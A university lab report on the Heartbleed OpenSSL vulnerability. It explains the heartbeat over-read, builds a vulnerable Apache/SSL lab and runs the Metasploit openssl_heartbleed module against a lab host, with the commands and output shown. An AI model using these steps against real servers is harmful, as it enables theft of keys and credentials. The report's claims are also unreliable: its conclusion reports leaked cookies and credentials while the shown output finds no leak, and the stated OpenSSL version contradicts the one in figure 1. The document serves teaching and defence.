

Al-Najah National University
Department of Engineering and Information technology
Computer Network and Information Security

HeartBleed

Mohammed Adnan
Instructor: Dr. Ahmed Awad



31/3/2021

1 Abstract

The purpose of this experiment is to understand the serious vulnerability of Heartbleed attack for SSL/TLS sessions.

2 Introduction

To understand how the Heartbleed vulnerability (CVE-2014-0160) works, you need to know a little bit about how the TLS/SSL protocols operate, and how computers store information in memory.

One important part of the TLS/SSL protocols is what's called a heartbeat. Essentially, this is how the two computers communicating with one another let each other know that they're still connected even if the user isn't downloading or uploading anything at the moment. Occasionally, one of the computers will send an encrypted piece of data, called a heartbeat request, to the other. The second computer will reply back with the exact same encrypted piece of data, proving that the connection is still in place. Crucially, the heartbeat request includes information about its own length.

So, for example, if you're reading your Yahoo mail but haven't done anything in a while to load more information, your web browser might send a signal to Yahoo's servers saying, in essence, "This is a 40 KB message you're about to get. Repeat it all back to me." (The requests can be up to 64 KB long.) When Yahoo's servers receive that message, they allocate a memory buffer — a region of physical memory where it can store information — that's 40 KB long, based on the reported length of the heartbeat request. Next, it stores the encrypted data from the request into that memory buffer, then reads the data back out of it and sends it back to your web browser.

That's how it's supposed to work. The Heartbleed vulnerability arose because OpenSSL's implementation of the heartbeat functionality was missing a crucial safeguard: the computer that received the heartbeat request never checked to make sure the request was actually as long as it claimed to be. So if a request said it was 40 KB long but was actually only 20 KB, the receiving computer would set aside 40 KB of memory buffer, then store the 20 KB it actually received, then send back that 20 KB plus whatever happened to be in the next 20 KB of memory. That extra 20 KB of data is information that the attacker has now extracted from the web server.

This is the crucial part of the operation. Even when a computer is done with information, it persists in memory buffers until something else comes along to overwrite it. If you're the attacker, you have no way to know in advance what might be lurking in that 20 KB you just grabbed off the server, but there are a number of possibilities. It could be gibberish or useless cruft. You could get SSL private keys, which would allow for the decryption of secure communication to that server (this is unlikely, but would be the holy grail for an attacker). More commonly, you could get back usernames and passwords that had been submitted to applications and services running on the server, which would allow you to log in and gain access.


3 Experimental Setup

In this experiment, we need two systems running each on a VM, the attacker system and the victim system (Web server). We will also need an Apache server with SSL support on the victim machine. And we made sure to install OpenSSL version 1.0.1 on the server machine.

4 procedure

4.1 Preparing the Environment


1. At first, we made sure about the version of OpenSSL to be 1.0.2 :

A terminal window with a dark background and light-colored text. The window title bar shows a close button, a minimize button, and a maximize button, followed by the text 'mohammed8@server: ~'. The terminal content shows the user 'mohammed8' at the 'server' machine in the home directory '~'. They run the command 'openssl', which prompts 'OpenSSL>'. Then they run 'version', which outputs 'OpenSSL 1.0.2g 1 Mar 2016'. The prompt 'OpenSSL>' is followed by a white cursor block.

```
mohammed8@server: ~  
mohammed8@server:~$ openssl  
OpenSSL> version  
OpenSSL 1.0.2g 1 Mar 2016  
OpenSSL> 
```

Figure 1: OpenSSL Version.

2. After that we Install Apache web server on the server machine using the command **apt install apache2**, as shown in figure below.

A terminal window with a dark background and light-colored text. The window title bar shows a close button, a minimize button, and a maximize button, followed by the text 'mohammed8@server: ~'. The terminal content shows the user 'mohammed8' at the 'server' machine in the home directory '~'. They run the command 'sudo apt-get install apache2'. The output shows 'sudo: unable to resolve host server', followed by a password prompt '[sudo] password for mohammed8:'. Then it shows 'Reading package lists... Done', 'Building dependency tree', 'Reading state information... Done', and a list of additional packages to be installed: 'apache2-bin apache2-data apache2-utils libapr1 libaprutil1 libaprutil1-dbd-sqlite3 libaprutil1-ldap liblua5.1-0'. It also shows 'Suggested packages:' followed by 'apache2-doc apache2-suexec-pristine | apache2-suexec-custom'.

```
mohammed8@server:~$ sudo apt-get install apache2  
sudo: unable to resolve host server  
[sudo] password for mohammed8:  
Reading package lists... Done  
Building dependency tree  
Reading state information... Done  
The following additional packages will be installed:  
  apache2-bin apache2-data apache2-utils libapr1 libaprutil1  
  libaprutil1-dbd-sqlite3 libaprutil1-ldap liblua5.1-0  
Suggested packages:  
  apache2-doc apache2-suexec-pristine | apache2-suexec-custom
```

Figure 2: Insatll Apache server.

3. Then we enable the SSL that support the apache server using the command **a2enmod SSL**:

```
mohammed8@server:~$ sudo a2enmod ssl
sudo: unable to resolve host server
Considering dependency setenvif for ssl:
Module setenvif already enabled
Considering dependency mime for ssl:
Module mime already enabled
Considering dependency socache_shmcb for ssl:
Module socache_shmcb already enabled
Module ssl already enabled
mohammed8@server:~$ service apache2 restart
mohammed8@server:~$
```

Figure 3: Enable ssl in apache server.

4. After enabled SSL, we restart the apache server to apply the change.

```
mohammed8@server:/etc/apache2/sites-available$ sudo service apache2 restart
mohammed8@server:/etc/apache2/sites-available$
```

Figure 4: Restart apache server.

5. Then we create a directory named SSL under **/etc/apache2**. This directory will be used later to store the web-server key and its certificates.


```
mohammed8@server:/etc/apache2$ ls
apache2.conf      conf-enabled      mods-available    sites-available
apache2.conf.in  envvars           mods-enabled      sites-enabled
conf-available    magic             ports.conf        ssl
mohammed8@server:/etc/apache2$
```

Figure 5: Create SSL directory.

6. after that we create a self-signed certificate using openssl library using the following command under the directory /etc/apache2/ssl

```
openssl req -x509 -nodes -days 365 -newkey rsa:2048 -keyout /etc/apache2/ssl/webserver.key  
-out /etc/apache2/ssl/webserver.crt
```

- We use RSA encryption with a 2048 bit key, to create the private key for the certificate and will be inside the webserver.key
 - So the key will be the certificate private key and the webserver.crt will be the signed certificate.
 - This certificate will still available for 365 days.
7. We configure the Apache server to use the certificate we have created. To do so, we edit the file/etc/apache2/sites-available/default-ssl.conf, by adding in the first the ServerName IP and the HTTPsport number, as shown in figure 6. Also, we set SSLEngine to be ON, After that we add the absolute for both the private key and certificate, as shown in figure 8.



```
<IfModule mod_ssl.c>  
    <VirtualHost _default_:443>  
        ServerAdmin webmaster@localhost  
        NameServer 192.168.0.2:443  
        DocumentRoot /var/www/html
```

Figure 6: Add serverName IP.

```
# Enable/disable SSL for this virtual host.  
SSLEngine on
```

```
# A self-signed (snakeoil) certificate can be created by installing  
# the ssl-cert package. See  
# /usr/share/doc/apache2/README.Debian.gz for more info.  
# If both key and certificate are stored in the same file, only the  
# SSLCertificateFile directive is needed.  
SSLCertificateFile /etc/apache2/ssl/webserver.crt  
SSLCertificateKeyFile /etc/apache2/ssl/webserver.key
```

Figure 7: Add absolute path for key certificate.

8. We activate what we have done in the SSL configuration file using the command **a2ensite default-ssl.conf**, then we restart the server to apply the change, as the figure below shows.

```
mohammed8@server:/etc/apache2/sites-available$ sudo a2ensite default-ssl.conf
Site default-ssl already enabled
mohammed8@server:/etc/apache2/sites-available$ sudo service apache2 restart
mohammed8@server:/etc/apache2/sites-available$
```

Figure 8: Activate SSL restart server

9. Then we try to use our .web-browser to access the web-server with HTTPS as figure 9 shows we will be able to open it because we have a self-sign certificate, as figure 22 shows




Figure 9: Web-Server




Figure 10: Web-Server certificate

10. Then we use nmap tool to check the status of the https session.

```
mohammed8@server:/etc/apache2/sites-available$ nmap 192.168.0.2

Starting Nmap 7.01 ( https://nmap.org ) at 2021-04-13 18:03 IDT
Nmap scan report for 192.168.0.2
Host is up (0.00021s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https

Nmap done: 1 IP address (1 host up) scanned in 0.34 seconds
mohammed8@server:/etc/apache2/sites-available$
```

Figure 11: HTTPs status

11. Then we made sure that the web server is accessible by the other machine in our system.




Figure 12: Web-server in Attacker VM

12. We use Wireshark to capture Heartbeat request and response packets on the other machine (attacker machine), as shown in figures 13 14.

11	14.500203470	192.168.0.3	192.168.0.2	TCP	66 43057 → 443 [ACK] Seq=166 Ack=1485 Win=6412
12	15.010111868	192.168.0.3	192.168.0.2	TLSv1.1	74 Heartbeat Request
13	15.053492006	192.168.0.2	192.168.0.3	TCP	66 443 → 43057 [ACK] Seq=1485 Ack=166 Win=6502
14	20.094036763	PcsCompu_3e:43:51	PcsCompu_91:c0:05	ARP	60 Who has 192.168.0.2? Tell 192.168.0.3
15	20.094058445	PcsCompu_91:c0:05	PcsCompu_3e:43:51	ARP	42 192.168.0.2 is at 08:00:27:91:c0:05
16	20.101650325	PcsCompu_91:c0:05	PcsCompu_3e:43:51	ARP	42 Who has 192.168.0.3? Tell 192.168.0.2
17	20.102032343	PcsCompu_3e:43:51	PcsCompu_91:c0:05	ARP	60 192.168.0.3 is at 08:00:27:3e:43:51
18	25.019492643	192.168.0.3	192.168.0.2	TCP	66 43057 → 443 [FIN, ACK] Seq=166 Ack=1485 Win=6412
19	25.019676499	192.168.0.2	192.168.0.3	TCP	66 443 → 43057 [FIN, ACK] Seq=1485 Ack=167 Win=6412
20	25.020058137	192.168.0.3	192.168.0.2	TCP	66 43057 → 443 [ACK] Seq=167 Ack=1486 Win=6412

[Bytes sent since last PSH flag: 8]

- [Timestamps]
- TCP payload (8 bytes)
- Secure Sockets Layer
 - TLSv1.1 Record Layer: Heartbeat Request
 - Content Type: Heartbeat (24)
 - Version: TLS 1.1 (0x0302)
 - Length: 3
 - Heartbeat Message
 - Type: Request (1)
 - Payload Length: 65535 (invalid, using 0 to decode payload)
 - [Expert Info (Error/Malformed): Invalid heartbeat payload length (65535)]
 - [Invalid heartbeat payload length (65535)]
 - [Severity level: Error]
 - [Group: Malformed]
 - Payload (0 bytes)

Figure 13: Request packet.

18	42.352349411	192.168.0.3	192.168.0.2	TLSv1.1	223 Client Hello
19	42.352389878	192.168.0.2	192.168.0.3	TCP	66 443 → 40587 [ACK] Seq=1 ...
20	42.355253486	192.168.0.2	192.168.0.3	TLSv1.1	1550 Server Hello, Certificat...
21	42.355498538	192.168.0.3	192.168.0.2	TCP	66 40587 → 443 [ACK] Seq=15...

me 20: 1550 bytes on wire (12400 bits), 1550 bytes captured (12400 bits) on interface 0
ernet II, Src: PcsCompu_91:c0:05 (08:00:27:91:c0:05), Dst: PcsCompu_3e:43:51 (08:00:27:3e:43:51)
ernet Protocol Version 4, Src: 192.168.0.2, Dst: 192.168.0.3
nsmission Control Protocol, Src Port: 443, Dst Port: 40587, Seq: 1, Ack: 158, Len: 1484
ure Sockets Layer

Figure 14: capture Heartbeat packet.

4.2 Performing the HeartBleed Attack

1. After installing metasploit, we open the metasploit console using the command **msfconsole**.

```
mohammed8@client: /tmp
  .--.,,;@          @;  .--.,,;
  " 00000'.,'00      00000'.,'00000"
  '-0000000000000000 0000000000000 @;
  .0000000000000000 00000000000000 .
  " --' .000 -.@    @,' - . --"
  ".@' ; @         @,' ;'
  |0000 000       @
  '000 00 00      00
  .0000 00
  ',@0 @
  ( 3 C )  /|____ { Metasploit! }
  ;@' . __*__,' " \|-- {
  '(.,...."/

=[ metasploit v6.0.40-dev- ]
+ -- ==[ 2118 exploits - 1136 auxiliary - 360 post ]
+ -- ==[ 592 payloads - 45 encoders - 10 nops ]
+ -- ==[ 8 evasion ]

Metasploit tip: You can use help to view all
available commands

msf6 >
```

Figure 15: Opening metasploit

2. Then we set the auxiliary scanner to be openssl-heartbleed using the following command
use auxiliary/scanner/ssl/openssl-heartbleed

```
use auxiliary/scanner/ssl/openssl_heartbleed
msf6 > use auxiliary/scanner/ssl/openssl_heartbleed
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > show options
```

Figure 16: Set auxiliary scanner to be openssl-heartbleed

3. Before changing anything we check the default option using the command **show options**.

```
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > show options

Module options (auxiliary/scanner/ssl/openssl_heartbleed):

  Name          Current Setting  Required  Description
  ----          -
  DUMPFILTER     no               yes       Pattern to filter leaked memory before storing
  LEAK_COUNT     1               yes       Number of times to leak memory per SCAN or DUMP invocation
  MAX_KEYTRIES   50              yes       Max tries to dump key
  RESPONSE_TIMEOUT 10              yes       Number of seconds to wait for a server response
  RHOSTS         yes             The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT          443             yes       The target port (TCP)
  STATUS_EVERY   5               yes       How many retries until key dump status
  THREADS        1               yes       The number of concurrent threads (max one per host)
  TLS_CALLBACK   None            yes       Protocol to use, "None" to use raw TLS sockets (Accepted: None, SMTP, IMAP, JABBER, POP3, FTP, POSTGRES)
  TLS_VERSION    1.0             yes       TLS/SSL version to use (Accepted: SSLv3, 1.0, 1.1, 1.2)

Auxiliary action:

  Name  Description
  ----  -
  SCAN  Check hosts for vulnerability
```

Figure 17: Default option

4. Now we Set the RHOSTS to be the IP address of the victim machine (web server) using the command **set RHOSTS**.

```
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > set RHOSTS 192.168.0.2
RHOSTS => 192.168.0.2
msf6 auxiliary(scanner/ssl/openssl_heartbleed) >
```

Figure 18: Set RHOSTS

5. To ensure that the RHOSTS attribute has been successfully modified we do **show option** command again.

MAX_KEYTRIES	50	yes	Max tries to dump key
RESPONSE_TIMEOUT	10	yes	Number of seconds to wait for a server response
RHOSTS	192.168.0.2	yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	443	yes	The target port (TCP)
STATUS_EVERY	5	yes	How many retries until key dump

Figure 19: Ensure of RHOSTS

6. Then we set a verbose mode to be true also changed the TLS version to be 1.1

```
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > set verbose true
verbose => true
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > set TLS_VERSION 1.1
TLS_VERSION => 1.1
msf6 auxiliary(scanner/ssl/openssl_heartbleed) >
```

Figure 20: change verbose mode TLS version

7. Now we Run the attack as shown in the figure below, we find all server certificate information..

```

msf6 auxiliary(scanner/ssl/openssl_heartbleed) > run
[*] 192.168.0.2:443 - Leaking heartbeat response #1
[*] 192.168.0.2:443 - Sending Client Hello...
[*] 192.168.0.2:443 - SSL record #1:
[*] 192.168.0.2:443 -   Type: 22
[*] 192.168.0.2:443 -   Version: 0x0302
[*] 192.168.0.2:443 -   Length: 86
[*] 192.168.0.2:443 -   Handshake #1:
[*] 192.168.0.2:443 -     Length: 82
[*] 192.168.0.2:443 -     Type: Server Hello (2)
[*] 192.168.0.2:443 -     Server Hello Version: 0x0302
[*] 192.168.0.2:443 -     Server Hello random data: d4618add4b48453041cb392ee0ac63632a1
[*] 192.168.0.2:443 -     Server Hello Session ID length: 32
[*] 192.168.0.2:443 -     Server Hello Session ID: 70bf9af2d081d6e2f3d9c8bb1d30ef1a574
[*] 192.168.0.2:443 - SSL record #2:
[*] 192.168.0.2:443 -   Type: 22
[*] 192.168.0.2:443 -   Version: 0x0302
[*] 192.168.0.2:443 -   Length: 1043
[*] 192.168.0.2:443 -   Handshake #1:
[*] 192.168.0.2:443 -     Length: 1039
[*] 192.168.0.2:443 -     Type: Certificate Data (11)
[*] 192.168.0.2:443 -     Certificates length: 1036
[*] 192.168.0.2:443 -     Data length: 1039
[*] 192.168.0.2:443 -     Certificate #1:
[*] 192.168.0.2:443 -       Certificate #1: Length: 1033
[*] 192.168.0.2:443 -       Certificate #1: #<OpenSSL::X509::Certificate: subject=#<OpenSSL::X509::Name emailAddress=mohammed@gmail.com, C=Na>, serial=#<OpenSSL::BN:0x00007f859c8a47c8>, not_before=2021-04-13 13:37:04 UTC, not_after=2022-04-13 13:37:04 UTC>
[*] 192.168.0.2:443 - SSL record #3:
[*] 192.168.0.2:443 -   Type: 22
[*] 192.168.0.2:443 -   Version: 0x0302
[*] 192.168.0.2:443 -   Length: 331
[*] 192.168.0.2:443 -   Handshake #1:
[*] 192.168.0.2:443 -     Length: 327
[*] 192.168.0.2:443 -     Type: Server Key Exchange (12)
[*] 192.168.0.2:443 - SSL record #4:
[*] 192.168.0.2:443 -   Type: 22
[*] 192.168.0.2:443 -   Version: 0x0302
[*] 192.168.0.2:443 -   Length: 4
[*] 192.168.0.2:443 -   Handshake #1:
[*] 192.168.0.2:443 -     Length: 0
[*] 192.168.0.2:443 -     Type: Server Hello Done (14)
[*] 192.168.0.2:443 - Sending Heartbeat...
[-] 192.168.0.2:443 - No Heartbeat response...
[-] 192.168.0.2:443 - Looks like there isn't leaked information...
[*] 192.168.0.2:443 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssl/openssl_heartbleed) >

```

Figure 21: Run attack

8. After we use Wireshark to capture any leaked info from the server, here is the result in the figure below.




Figure 22: Capture any leaked info

9. Then we upgrade OpenSSL version on the server and re-perform the attack as shown in figure below. we conclude that when upgrade OpenSSL the attack will not success and will not get any leaked information




Figure 23: After upgrade OpenSSL

5 Conclusion

So here we created a vulnerable environment for heartbleed attacks consisting of a victim and attacker. Basically it's a request response model, client request heartbeat request with some payload and length of payload. Receiving peers just send back the same payload. In openssl there is no validation of payload vs length of payload so a malformed packet like payload of 1 byte and payload length of 65535. Receiver simply copies the payload data in memory and while sending response sends 65535 bytes of data from the payload memory location. Memories have contained secret information like cookies and credentials that we got after exploiting using msf openssl payload.

6 References

<https://www.csoonline.com/article/3223203/what-is-the-heartbleed-bug-how-does-it-work-and-how-was-it-fixed.html>
<https://www.bartleby.com/essay/The-Heartbleed-Bug-Introduction-The-Heartbleed-Bug-F3AFFMK9DE7W: :text=The>
https://alexandreborgesbrazil.files.wordpress.com/2014/04/heartbleed_attack_version_a1.pdf
<https://en.wikipedia.org/wiki/Heartbleed>